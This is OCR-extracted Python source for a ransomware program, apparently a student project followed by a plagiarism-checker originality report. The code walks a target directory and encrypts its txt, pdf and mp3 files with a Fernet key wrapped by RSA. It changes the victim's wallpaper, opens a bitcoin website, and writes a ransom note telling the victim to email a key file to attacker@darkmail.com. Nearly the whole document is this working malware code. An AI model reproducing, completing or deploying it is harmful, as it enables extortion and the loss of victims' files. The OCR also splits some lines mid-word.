
Ransomware.py




```
      from cryptography.fernet import Fernet #generating encrypting and decrypting ob
jects for symmetric key
import os # getting path in windows
import webbrowser #open browser on victim's system
import ctypes #change the victim's background
import urllib.request #downloading the picture from internet
import time #checking the interval and popup of warning message
```




```
import datetime #remaining time for victim
import subprocess #to create a new process for notepad for warning
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES,PKCS1_OAEP
import threading
import base64

class ransom:
    extension = ['txt','pdf','mp3'] #types of files that needs encrypted

    def __init__(self):
        self.key=None
        self.crypt=None
        self.publicKey=None
        self.pathRoot=os.path.expanduser('~')
        self.pathvictim=r'C:\Users\Multi Laptop 88 G\Desktop\Target' #path of victim

    def generateKeys(self):
        self.key=Fernet.generate_key() #generates symmetric key
        self.crypt=Fernet(self.key)  #creates an object for encrytion and decryption m
ethods

    def writing(self):              #writing symmetric key on textfile
        with open('symmetricKey.txt','wb') as t:
            t.write(self.key)

    def encrypt_symmetric(self):
        with open('symmetricKey.txt','rb') as t:
            AESKey=t.read()
        with open('symmetricKey.txt','wb') as t:
            self.publicKey=RSA.import_key(open('public.txt').read())
            publicCrypt=PKCS1_OAEP.new(self.publicKey)
            encryptedAES=publicCrypt.encrypt(AESKey)  #encrypting the symmetric key
            t.write(encryptedAES)
        with open(f'{self.pathRoot}Desktop/sendme.txt','wb') as t:
            t.write(encryptedAES)
        self.key=encryptedAES
        self.crypt=None  #remove all objects

    def crypt_file(self, file_path, encrypted=False):
        with open(file_path, 'rb') as f:
            # Read data from file
            data = f.read()
            if not encrypted:
                # Print file contents - [debugging]
                print(data)
                # Encrypt data from file
                _data = self.crypt.encrypt(data)
                # Log file encrypted and print encrypted contents - [debugging]
                print('> File encrpyted')
```



```
                print(_data)
            else:
                # Decrypt data from file
                _data = self.crypt.decrypt(data)
                # Log file decrypted and print decrypted contents - [debugging]
                print('> File decrpyted')
                print(_data)
        with open(file_path, 'wb') as fp:
            # Write encrypted/decrypted data to file using same filename to overwrite
original file
            fp.write(_data)

    def crypt_system(self,encrypted=False):
        system=os.walk(self.pathvictim,topdown=True)
        for root, dir, files in system:
            for file in files:
                file_path=os.path.join(root,file)
                if not file.split('.')[-1] in self.extension:
                    continue
                if not encrypted:
                    self.crypt_file(file_path)
                else:
                    self.crypt_file(file_path, encrypted=True)

    def bitcoin(self):
        website='www.bitcoin.com'
        webbrowser.open(website)

    def wallpaperChange(self):
        src=r"C:\Users\Multi Laptop 88 G\Desktop\Project\s.jpg"
        ctypes.windll.user32.SystemParametersInfoW(0x14,0,src,0x2)

    def note(self):
        with open('RansomNote.txt','w') as t:
            t.write(f'''
            Your system has been hacked!
            Please send the sendme.txt file located on your desktop on the address att
acker@darkmail.com
            After which you will receive a set of instructions as to how to pay the ra
nsom.
            Afte the confirmation that the payment has received, you will get the key
which
            you will place on the desktop and after sometime all your files will be de
crypted!
            This is a military graded encryption so there is no use to crack or try an
ything, and don't
            touch the encrypted files as any tampering may cause them to irrecvoerable
            ''')

    def ransomWarning(self):
```



```
        ransomA=subprocess.Popen(['Notepad.txt','RansomNote.txt'])

    def put_me_on_desktop(self):
        # Loop to check file and if file it will read key and then self.key + self.cry
ptor will be valid for decrypting-
        # -the files
        print('started') # Debugging/Testing
        while True:
            try:
                print('trying') # Debugging/Testing
                with open(f'{self.pathRoot}/Desktop/decryptedSymkey.txt', 'r') as f:
                    self.key = f.read()
                    self.crypt = Fernet(self.key)
                    # Decrpyt system once have file is found and we have cryptor with
the correct key
                    self.crypt_system(encrypted=True)
                    print('decrypted')
                    break
            except Exception as e:
                print(e)
                pass
            time.sleep(10) # Debugging/Testing check for file on desktop ever 10 secon
ds
            print('Checking for decryptedSymkey.txt')


def main():
    # testfile = r'D:\Coding\Python\RansomWare\RansomWare_Software\testfile.png'
    rw = ransom()
    rw.generateKeys()
    rw.crypt_system()
    rw.writing()
    rw.encrypt_symmetric()
    rw.wallpaperChange()
    rw.bitcoin()
    rw.note()


    t1 = threading.Thread(target=rw.put_me_on_desktop)


    print('> RansomWare: Attack completed on target machine and system is encrypted')
    print('> RansomWare: Waiting for attacker to give target machine document that wil
l un-encrypt machine')
    t1.start()
    print('> RansomWare: Target machine has been un-encrypted')
    print('> RansomWare: Completed')
```



```
if __name__ == '__main__':
    main()
```

Final_Version.pdf

ORIGINALITY REPORT

2%	2%	0%	2%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	www.pycryptodome.org Internet Source	1%
2	qiita.com Internet Source	<1%
3	Submitted to University of Sydney Student Paper	<1%
4	blog.jiangjiaolong.com Internet Source	<1%
5	Submitted to Monmouth University Student Paper	<1%

Exclude quotes	On	Exclude matches	Off
Exclude bibliography	On		